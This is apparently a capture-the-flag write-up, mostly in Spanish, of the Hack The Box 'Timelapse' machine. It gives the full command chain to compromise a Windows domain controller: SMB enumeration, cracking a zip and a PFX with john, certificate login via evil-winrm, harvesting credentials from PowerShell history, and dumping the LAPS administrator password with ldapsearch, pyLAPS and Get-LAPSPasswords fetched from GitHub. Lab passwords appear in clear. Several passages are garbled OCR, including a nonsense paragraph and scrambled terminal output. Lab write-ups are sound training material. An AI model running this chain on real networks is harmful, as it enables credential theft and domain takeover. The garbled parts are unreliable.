Timelapse

describe

Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the 'svc_deploy' user. User enumeration shows that 'svc_deploy' is part of a group named `LAPS_Readers`. The `LAPS_Readers` group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.

Escaneo:

Starting Nmap 7.93 (https://nmap.org) at 2023-09-06 21:08 -05

Nmap scan report for 10.10.11.152 (10.10.11.152)

Host is up (0.072s latency).

Not shown: 989 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-07 10:08:54Z)

Microsoft Windows RPC 135/tcp open msrpc

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open Idap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-

First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-

First-Site-Name)

3269/tcp open tcpwrapped

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_clock-skew: 7h59m57s | smb2-security-mode:

| 311:

Message signing enabled and required

| smb2-time:

date: 2023-09-07T10:09:02

_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 67.80 seconds

```
nmap -Pn -p- -sCV 10.10.11.152 -
T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-06 22:21
-05
Nmap scan report for timelapse.htb
(10.10.11.152)
Host is up (0.072s latency).
Not shown: 65517 filtered tcp ports (no-
response)
PORT
        STATE SERVICE
VERSION
53/tcp open domain
                         Simple DNS
Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-07
11:23:06Z)
135/tcp open msrpc
                         Microsoft Windows
RPC
139/tcp open netbios-ssn Microsoft Windows netbios-
ssn
389/tcp open Idap
                        Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http
                           Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open Idap
                        Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
First-Site-Name)
3269/tcp open tcpwrapped
5986/tcp open ssl/http
                         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after: 2022-10-25T14:25:29
|_http-server-header: Microsoft-HTTPAPI/2.0
_ssl-date: 2023-09-07T11:24:36+00:00; +7h59m59s from scanner time.
| tls-alpn:
|_ http/1.1
|_http-title: Not Found
9389/tcp open mc-nmf
                          .NET Message Framing
49667/tcp open msrpc
                          Microsoft Windows RPC
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
                          Microsoft Windows RPC
49674/tcp open msrpc
49696/tcp open msrpc
                          Microsoft Windows RPC
59053/tcp open msrpc
                          Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
5986/tcp open ssl/http Microsoft<sup>8</sup>H/TFPAPIPhttpd 2.0 (ssDP/OFNP)ft HTTF | ssl-cert: Subject: commonName=dc01.timelapse.htbect: commonName=dc0
```

add to /etc/hosts timelapse.htb

```
Lusdanto ne dertenmentanes des la comparta de la comparta del comparta del comparta de la comparta del comparta del comparta de la comparta de la comparta de la comparta del comparta del comparta de la comparta de la comparta de la comparta del comparta del comparta de la comparta de la comparta de la comparta de la comparta del comparta de la compa
```

smbclient -L 10.10.11.152 -N

```
FoSharename
                                      Comment/tcp open Idap
         ADMIN$
                           Disk
                                      Remote4 Adminupen kpasswd5?
                                      Default/tsharepen ncacn_http
         C$
                           Disk
                                      Remote IPC
036/tcp open tcpwrapped
Logon server share
3268/tcp open Idap
         IPC$
                           IPC
         NETLOGON
         Shares
                                      Logon Server sharetcowrapped
Reconnecting with SMB1 for workgroup Disting.Info: Host: DC01; OS: Windows; CPE: cpe:/o:micro
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup cavailables
```

probamos directorios smbclient \\\\10.10.11.152\\NETLOGON no found smbclient \\\\10.10.11.152\\Shares

validando los docx

Local Administrator Password Management

Datasheet

Published: June 2015

Last Updated: June 2018

Author:

Jiri Formacek, Microsoft

Abstract: This document gives a brief overview of Local Administrator Password Solution (LAPS)

Copyright © 2015 Microsoft Corporation. All rights reserved.

Abstract: This document summarizes fundamental Operational procedures for Local Administrator Password Solution (LAPS)

Local Administrator Password Management Detailed Technical Specification

Published: June 2015

Authors:

Tom <u>Ausburne</u>, Microsoft Jiri Formacek, Microsoft

2.1 Modifying the Schema

The Active Directory Schema needs to be extended by two new attributes that store the password of the managed local Administrator account for each computer and the timestamp of password expiration. Both attributes are added to the may-contain attribute set of the computer class.

ms-Mcs-AdmPwd - Stores the password in clear text

ms-Mcs-AdmPwdExpirationTime - Stores the time to reset the password

You can also get the password using PowerShell.

Get-AdmPwdPassword -ComputerName <computername>



Local Administrator Password Management Detailed Technical Specification

Published: June 2015

Authors: Jiri Formacek, Microsoft Services

el archivo .zip no pide password por lo cual debemos desencriptar con algun diccionario, sin embargo john no lee .zip para eso utilizaremos la herramienta zip2john que convierte un archivo encriptado en un formato hash para que luego con john descifremos ese hash

zip2john files/winrm_backup.zip > hashwinrm.txt


ahora usamos john

john --wordlist=/usr/share/wordlists/rockyou.txt hashwinrm.txt

```
| Solution | Solution
```


pass:supremelegacy unzipeamos unzip files/winrm_backup.zip

al abrir nos pide un pass




con john podemos descrifrar el password tenemos que hacer lo mismo que realizamos con el zip2john pero ahora es con pfx2john


pfx2john legacyy_dev_auth.pfx > hashlegacy.txt john --wordlist=/usr/share/wordlists/rockyou.txt hashlegacy.txt



pass: thuglegacy

al desbloquer nos muestra el algoritmo de cifrado que utiliza esto es como una especie de certificado.





https://wadcoms.github.io/wadcoms/Evil-Winrm-PKINIT/

sin embargo nuestro formato es pfx por lo tanto habra que convertirlo segun esto:

Instructions

Note: First you will need a linux based operating system that supports openssl command to run the following commands.

- Extract the key-pair
 #openssl pkcs12-in sample.pfx-nocerts-nodes-out sample.key
- 2. Get the Private Key from the key-pair #openssl rsa-in sample.key-out sample_private.key
- 3. Get the Public Key from key pair
 #openssl rsa-in sample.key-pubout-out sample_public.key

4) conectarnos con evilwinrm

```
For Linux

Reference ⇒ Link

openssl pkcs12 -in 0xEr3bus.pfx -nocerts -out private.pem
openssl pkcs12 -in 0xEr3bus.pfx -clcerts -nokeys -out cert.crt
openssl rsa -in private.pem -out private2.pem
evil-winrm -i 10.xx.xx.xx -u <UserName> -k $PWD/private2.pem -c $PWD/cert.cr
```

https://notes.shashwatshah.me/windows/active-directory/winrm-using-certificate-pfx

• Extraer la llave privada y el certificado: openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -nodes -out private.pem ingresamos el pass thuglegacy

sacamos el el .cert e igresamos de nuevo el pass thuglegacy openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crt

```
(kali@ kali)-[~/machineshtb/Timelapse/files]es.shashwatshah.me/windows/act
s openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crt
Enter Import Password:

(kali@ kali)-[~/machineshtb/Timelapse/files]
s openssl pkcs12 -in legacyy_dev_auth.pfx -not ingresamos el pass thuglegacy
```

crear la llave privada openssl rsa -in private.pem -out private2.pem

• Conectarnos con winrm aca recordemos que el puerto no el por defecto 5985 si no que es el 5896 evil-winrm -i 10.10.11.152 -c cert.crt -k private2.pem -S -r timelapse.htb -P 5986

```
| Remote path completions is disabled due to rubys limitation: quoting_detection_proc() function is unimplemented on this machine openss! Remote path completions is openss! rsa_in private.pem — out private.pem
```

Segun parece podemos ver el historial de cambios en windows como el linux con el archivo .bash_history este parece llamarse Consolehost_history https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html

\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cd \$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.tx

se ecuentra información relevante como un posible user y un pass

user:svc_deploy

pass: E3R\$Q62^12p7PLIC%KWaxuaV

validando el usuario con net user

sacando información del usuario

net user svc_deploy su grupo es LAPS_Readers

LAPS: Local Administration Password Solution / solucion de contraseñas de administrador local LAPS) de Microsoft permite administrar las contraseñas de cuentas de administrador local para equipos unidos a un dominio

validando un poco nos dice que el atributo **ms-mcs-AdmPwd** permite almacenar los passwor en texto claro

ms-mcs-AdmPwd – Its confidential computer attribute that stores the clear-text LAPS password.

Investigando parece que podemos usar esto para ver el passwor de admin

descargamos powerview

wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 subimos en victima

upload /home/kali/machineshtb/Timelapse/PowerView.ps1

```
*Evil-WinRM* PS C:\Users\Legacyy\Documents> upload /home/kali/machineshtb/Timelapse/PowerView.ps1
Info: Uploading /home/kali/machineshtb/Timelapse/PowerView.ps1 to C:\Users\Legacyy\Documents\PowerView.ps1
Global Group memberships *LAPS Readers *Domain Users *Domain Users *LAPS Readers *Domain Users *Domain Us
```

sin embargo al ejecutar no nos deja el antivirus

Intenten con lasp tookit pero tampoco me dejo

wget https://raw.githubusercontent.com/leoloobeek/LAPSToolkit/master/LAPSToolkit.ps1

Buscando en internet encontre 2 formas una con un script de python y otra con Idapsearch

FORMA 1 LDAPSEARCH LAPS PASSWORD

Idapsearch -x -H Idap://10.10.11.152 -D 'svc_deploy@timelapse.htb' -w 'E3R\$Q62^12p7PLIC%KWaxuaV' -b "DC=timelapse,DC=htb" "(&(objectCategory=computer)(ms-MCS-AdmPwd=*))" 'ms-MCS-AdmPwd'

FORMA 2 SCRIP PYLAPS

con pylaps https://raw.githubusercontent.com/p0dalirius/pyLAPS/main/pyLAPS.py

```
kali@kalidof~/machineshtb/Timelapse]tive Forest Active D.

wget https://raw.githubusercontent.com/p0dalirius/pyLAPS/main/pyLAPS.py_
```

python3 pyLAPS.py --action get -u 'svc_deploy' -d 'timelapse.htb' -p 'E3R\$Q62^12p7PLIC%KWaxuaV' --dc-ip 10.10.11.152

```
| \( \kali \cdot \kali \cdot \cdot \cdot \cdot \kali \cdot \kali
```

en ambos me tira este pass:

I4h(45MY-[7Ch38}7S15C\$c

sin embargo este pass parece de legacy hacemos un diccionario de usuarios que ya encontramos

```
| cat allusers.txt
| babywyrm | Guest Forest | Administrator | krbtgt | legacyy | melapse | bc01$ | payl0ad | sinfulz | svc_deploy | thecybergeek | TRX | Ckali® | sin embargo | ckali® | ckali
```

y luego con crackmapexec y smb con el flag continue on succes identificamos que legacy es su dueño crackmapexec smb 10.10.11.152 -u allusers.txt -p 'l4h(45MY-[7Ch38}7S15C\$c' --continue-on-success

validando con un write up encontre que nos podemos conectar con el user svc esto aplica porque el -S es para ssl winrm no tiene forma de evaluar esto solo evil-winrm

evil-winrm -i 10.10.11.152 -u 'svc_deploy' -p 'E3R\$Q62^12p7PLIC%KWaxuaV' -S

sin embargo al subir powerview tambien no molesta el antivirus

```
Evil-WinRM* PS C:\Users\svc_deploy\Documents> import-module .\PowerView.ps1

tt C:\Users\svc_deploy\Documents\PowerViewt.ps1:1=cchar:1port the PowerView module as follow

#requires -version 2

**CTATETRICATE TOWNS TO THE TOWN TOWNS TO THE TOWN TOWNS TO
```

FORMA 3 SCRIPT GET-LAPSPASSWORDS

Entonces por ultimo validamos con el script Get-LAPSPasswords

https://raw.githubusercontent.com/kfosaaen/Get-LAPSPasswords/master/Get-LAPSPasswords.ps1

subimos el archivo e importamos

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> upload /home/kali/machineshtb/Timelapse/files/Get-LAPSPasswords.ps1
```


```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> import-module .\Get-LAPSPasswords.ps1
[0] 0:rubv* 1:rubv- 2:zsh
```

utilizamos el comando Get-LAPSPasswords


```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>s -versi
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>~Get-LAPSPasswords
           : dc01.timelapse.htb
Hostname
Stored
Readable
Password
           : l4h(45MY-[7Ch38}7S15C$c.
             9/16/2023 2:06:40 AM
Expiration :
           : dc01.timelapse.htb
Hostname
Stored
Readable
             l4h(45MY-[7Ch38}7S15C$c.
Password
             9/16/2023 2:06:40 AM
Expiration :
```

y nos aparece este pass que habiamos encontrado con el scrip pyLAPS entonces validando el tema es por la conexion ssl nuevamente conectandonos pero con el flag -S somos admin

evil-winrm -i 10.10.11.152 -u 'Administrator' -p 'l4h(45MY-[7Ch38}7S15C\$c.' -S



la flag esta en user TXR



Conclusión se puede acceder obtener la clave de administrador de varias formas(por script



getlapasppasword con pylaps y con ldapsearch)